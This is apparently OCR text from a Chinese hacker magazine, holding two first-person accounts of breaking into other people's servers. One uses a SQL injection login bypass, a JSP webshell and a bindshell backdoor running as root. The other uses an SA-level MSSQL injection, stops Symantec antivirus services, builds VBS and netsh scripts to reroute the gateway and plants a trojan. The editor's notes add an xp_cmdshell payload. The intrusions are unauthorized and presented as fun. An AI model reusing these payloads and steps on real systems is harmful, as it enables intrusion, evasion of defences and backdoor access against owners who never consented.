
SELECT ID,LOGIN_NAME,Password,NAME,EMAIL,TEL,CREATE_TIME,MODIFY_TIME,HIDDEN_FLAG,MANAGE_URL,FRONT_URL,USER_ROLE FROM ADMIN_USER WHERE LOGIN_NAME='admin' or '1'='1' and PASSWORD='dddd'


中间有个 or '1'='1'，这样执行的结果肯定为真啦！嘿嘿！











那我们去用这种方式登录试试，哈哈，果然成功进入后台了，如图4所示，而且是最高权限的哦！看到了吧！Sql注入攻击是跟数据库有关的，跟语言无关，虽然是Mysql数据库，但是没有Php特性的保护，注入一样简单！

现在进入后台了，要仔细看看后台可以做什么。翻了不一会儿就发现了一个上传文件的地方，赶快翻出一个jsp的webshell上传，如图5所示。等到上传成功后，访问执行命令id结果如图6所示，居然是root权限哦！看来这个web系统还是用root运行的哦！剩下的就跟脚本没什么关系了。上传bindshell.c然后编译执行，绑定后门之后访问，如图7所示，至此一个简单的jsp漏洞入侵结束！

再安全的系统在糟糕的配置下只能是糟糕的安全，jsp脚本漏洞其实跟其他的脚本漏洞一样，就是用户输入的参数没有过滤，至于如何过滤，看看以前非安全关于Sql注入漏洞修补的文章吧！有什么问题欢迎到非安全论坛讨论，我的ID是剑心。

[文章里用到的jsp的webshell和bindshell.c已收录在本期光盘中。]

编辑点评： 剑心好运气，碰到了一个这样容易搞的jsp web。不过文章最后没有写出如何编译执行bindshell.c的过程和语句，让人感觉这篇文章不是那么完整。

渗透的快乐

KYO

前些日子无聊玩的时候发现一个注入点，权限是SA。废话就不说了，大家也不爱听，至于如何找到这个点还花了一番工夫，整站是aspx的，在藏得很深的一个目录里找到一个asp的连接，看到里面有一个编辑选项，打开后是含有参数的URL，随手测试了一下暴出错误，感觉一定有问题，就放到NBSI里面扫了一通，结果就出来了(图1)。





图1

本来想既然是SA，感觉没什么必要搞下去了，可是在进一步的检测中发现，它过滤了单引号，只能用encode方式执行命令。我ping了下我自己的IP，但是发现我的天网没有反应，然后ping www.163.com，显示Unknown host www.163.com(图2)。


图2

看来可以证明数据库服务器是不能连internet的。WEB和数据库果然是分离的。

首先我也就不谈通过扫表拿网站后台密码之类的方法得到SHELL了，要是这样能拿到权限就不会有下文了。好了，言归正传，从IPCONFIG看到它原来的网关是192.168.0.99，我想接下来大家可能都会想到用netsh interface ip set address "本地连接" static 192.168.0.99 255.255.255.0 192.168.0.1 1 来更改它的网关。




图3




图4




图5

其实我也是这么想的，不过在实际操作过程当中，因为过滤单引号的缘故，“本地连接”这4个汉字要转化成16进制，在转化回去的时候出现乱码（图3）。看用echo的方法不行，那么我们还有exe2vbs嘛，不过令我失望的是无论怎样都传不上去文件，总提示文件没找到。难道是一传上去就被杀？？net start看看结果吧：

```
Symantec AntiVirus
Symantec AntiVirus Definition Watcher
Symantec Event Manager
Symantec Settings Manager
```

果然，是装了Symantec AntiVirus。依次停掉这些服务，确认没有任何杀毒软件后仍然是传不上去文件。这个问题我百思不得其解。算了，再想想其他思路吧。抽了根烟，随手执行了ipconfig命令，突然发现回显里出现：“Ethernet adapter 本地连接：”这些字符。先缺的不就是“本地连接”这几个汉字吗？灵感一来，思路也清晰了。执行ipconfig>kyo.txt，再写一个VBS取kyo.txt文本里面的“本地连接”这4个字符保存到一个txt文档，那么不就得到我们想要得东西了吗？代码如下：

```
Set fso = CreateObject("Scripting.FileSystemObject")
set file = fso.OpenTextFile("c:\1.txt",1)
set file1=fso.CreateTextFile("c:\2.txt",1)
file.readline()
file.readline()
file.readline()
file1.write (mid(file.readline(),18,4))
file.close
file1.close
set file1=nothing
set file=nothing
set fso=nothing
```

这个即为那个VBS脚本。可当我一句一句echo的时候，发现这个注入点有参数被多次调用，导致注射时不可以多次echo，会出现重复语句。这个可能大家也都知道，可以echo到1.txt 2.txt 3.txt……，完了后，copy 1.txt+2.txt+3.txt+…… n.vbs。真可谓是苦力活啊。做完苦力后执行cscript n.vbs，果然发现c:\2.txt里面有“本地连接”四个字。接下来就是组合了，当然写下面这个的时候也要用写vbs同样的方法，

```
interface ip
set address "本地连接" static 192.168.1.12 255.255.255.0 192.168.1.1 1
exit
```

当我又一次copy a.txt+b.txt+c.txt+…… k.txt做完苦力后，发现执行netsh exec k.txt又出现错误（图4）。

Type k.txt后发现，显示是这样的（图5）：

原来多了换行，我简直要抓狂了！本来执行的时候就开始YY了，幻想着拿到权限后下一步的计划呢！看来又失败了，不过还好，我就喜欢富有挑战性的东西，所以本文章的题目就是我的感受。又郁闷了一会，在google上找到了金子：

```
netsh interface ip dump >ip.txt
修改ip.txt
netsh exec ip.txt
```

也是先导出配置文件，然后修改配置文件，最后执行。看来还得需要vbs去修改ip.txt。又是苦力活。从下面这个配置文件来看，改网关的话，只需要修改一处就OK了。关键就是定位问题，不多说了，只说我写好的VBS。先来看一下导出的配置文件ceshi.txt：

```
# ----------------------
# 接口 IP 配置
# ----------------------
pushd interface ip
# "本地连接" 的接口IP配置
set address name="本地连接" source=static addr=192.168.0.168 mask=255.255.255.0
set address name="本地连接" gateway=192.168.0.1 gwmetric=0
set dns name="本地连接" source=static addr=none register=PRIMARY
set wins name="本地连接" source=static addr=none
popd
# 接口 IP 配置结束
```

再来看一下，我写的vbs：

```
dim fso,file1,text,pos
set fso=createobject("Scripting.FileSystemObject")
set file1=fso.opentextfile("c:\ceshi.txt")
text=file1.readall()
file1.close
set file1=fso.createtextfile("c:\ceshi.txt")
pos=285
file1.write left(text, pos-1)
file1.write "1"
file1.write mid(text,pos+2,len(text)-pos)
file1.close
set file1=nothing
set fso=nothing
```


又一句句写上去再copy，执行后成功地修改了网关，后来根据arp a，pathping等命令配合使用顺利猜到能上网的网关改了过去。既然能上网，权限又是SA，以后的相关操作网上介绍的文章多如牛毛，我也就不画蛇添足了。直接写了一个下载文件的vbs，传上我的木马，这台服务器就被我俘虏了。写到最后我还想YY一下，也许突破这种情况的方法还有别的，不过利用这种方法成功的估计我还是古今第一人，呵呵。关键是写VBS时的乐趣至今仍然令人回味无穷。

编辑点评：我编辑这篇文章的时候，与kyo讨论了一下，说declare @a sysname select @a="netsh interface ip set address "本地连接" static 192.168.0.99 255.255.255.0 192.168.0.1 1（把这句url编码再转成16进制）" exec master.dbo.xp_cmdshell @a;-- 可不可以，他说当时没有想那么多。也是，如果能够解决问题也就足够了，我们的最终目的是什么明确了，无论用什么样的方法达到目的都是快乐的。

